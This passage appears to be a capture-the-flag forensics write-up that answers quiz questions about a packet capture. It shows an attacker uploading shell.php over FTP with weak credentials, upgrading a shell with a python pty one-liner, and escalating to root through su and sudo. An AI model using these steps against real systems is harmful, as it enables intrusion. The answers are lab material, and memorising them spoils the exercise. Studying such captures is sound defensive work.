 Internet Protocol Version 4, Src: 192.168.0.147, Dst: 192.168.0.115

q-5 The attacker uploaded a backdoor. What is the backdoor's filename?

Answer: shell.php

No.	Time	Source
406	16.827589621	192.168
410	16.828772908	192.168
411	16.828782722	192.168
417	16.829367855	192.168
418	16.829372736	192.168
419	19.320841361	192.168
420	19.321301970	192.168
421	19.321320745	192.168
422	19.321437616	192.168
423	19.323545813	192.168
424	19.323558518	192.168
425	19.323635348	192.168
429	19.324742316	192.168

Frame 425: 82 bytes on wire
 Ethernet II, Src: VMware_4a:8b:cd (08:0e:29:4a:8b:cd), Dst: PasCompu_92:a2:af (08:00:27:92:a2:af)
 Internet Protocol Version 4, Src: 192.168.0.147, Dst: 192.168.0.115
 Transmission Control Protocol, Src Port: 57096, Dst Port: 21, Seq: 42, Len: 0
 File Transfer Protocol (FTP), Src Port: 57096, Dst Port: 21, Seq: 42, Len: 0
 [Current working directory: /var/www/html]
 [Command response frames: 1]
 [Command response bytes: 549]
 [Command response first frame: 425]
 [Command response last frame: 429]
 [Setup frame: 422]

```

220 Hello FTP World!
USER jenny
331 Please specify the password.
PASS password123
230 Login successful.
SYST
215 UNIX Type: L8
PWD
257 "/var/www/html" is the current directory
PORT 192,168,0,147,225,49
200 PORT command successful. Consider using PASV.
LIST -la
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 192,168,0,147,196,163
200 PORT command successful. Consider using PASV.
STOR shell.php
150 Ok to send data.
226 Transfer complete.
SITE CHMOD 777 shell.php
200 SITE CHMOD command ok.
QUIT
221 Goodbye.
  
```

0000 08 00 27 92 a2 af 00 0c
 0010 00 44 a0 85 40 00 40 06
 0020 00 73 df 08 00 15 3c 2d
 0030 01 f6 82 8d 00 00 01 01
 0040 8f b7 53 54 4f 52 20 73
 0050 0d 0a

q-6 What is the computer's hostname?

Answer: wir3

```
Wireshark - Follow TCP Stream (tcp.stream eq 20) - Capture.pcapng

lrwxrwxrwx 1 root root 33 Jul 25 2018 initrd.img.old -> boot/initrd.img-4.15.
drwxr-xr-x 22 root root 4096 Feb 1 22:06 lib
drwxr-xr-x 2 root root 4096 Feb 1 20:08 lib64
drwx----- 2 root root 16384 Feb 1 19:49 lost+found
drwxr-xr-x 2 root root 4096 Jul 25 2018 media
drwxr-xr-x 2 root root 4096 Jul 25 2018 mnt
drwxr-xr-x 2 root root 4096 Jul 25 2018 opt
dr-xr-xr-x 117 root root 0 Feb 1 20:23 proc
drwx----- 3 root root 4096 Feb 1 22:20 root
drwxr-xr-x 29 root root 1040 Feb 1 22:23 run
drwxr-xr-x 2 root root 12288 Feb 1 20:11 sbin
drwxr-xr-x 4 root root 4096 Feb 1 20:06 snap
drwxr-xr-x 3 root root 4096 Feb 1 20:07 srv
-rw----- 1 root root 1566572544 Feb 1 19:52 swap.img
dr-xr-xr-x 13 root root 0 Feb 1 20:05 sys
drwxrwxrwt 2 root root 4096 Feb 1 22:25 tmp
drwxr-xr-x 10 root root 4096 Jul 25 2018 usr
drwxr-xr-x 14 root root 4096 Feb 1 21:54 var
lrwxrwxrwx 1 root root 31 Feb 1 19:52 vmlinuz -> boot/vmlinuz-4.15.0-135-gene
lrwxrwxrwx 1 root root 30 Jul 25 2018 vmlinuz.old -> boot/vmlinuz-4.15.0-29-g

$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@wir3:/$ su jenny
su jenny
Password: password123

jenny@wir3:/$ sudo -l
sudo -l
[sudo] password for jenny: password123

Matching Defaults entries for jenny on wir3:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap

User jenny may run the following commands on wir3:
(ALL : ALL) ALL
jenny@wir3:/$ sudo su
sudo su
root@wir3:/# whoami
whoami
root
root@wir3:/#
```

q-7 Which command did the attacker execute to spawn a new TTY shell? here we asking about the python command we use to invoke an interactive shell?

Answer: python3 -c 'import pty; pty.spawn("/bin/bash")'

```
lrwxrwxrwx 1 root root 30 Jul 25 2018 vmlinuz
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@wir3:/$ su jenny
su jenny
Password: password123
```

q-8 The project can be used to install a stealthy backdoor on the system. It can be very hard to detect. What is this type of backdoor called?

Answer: rootkit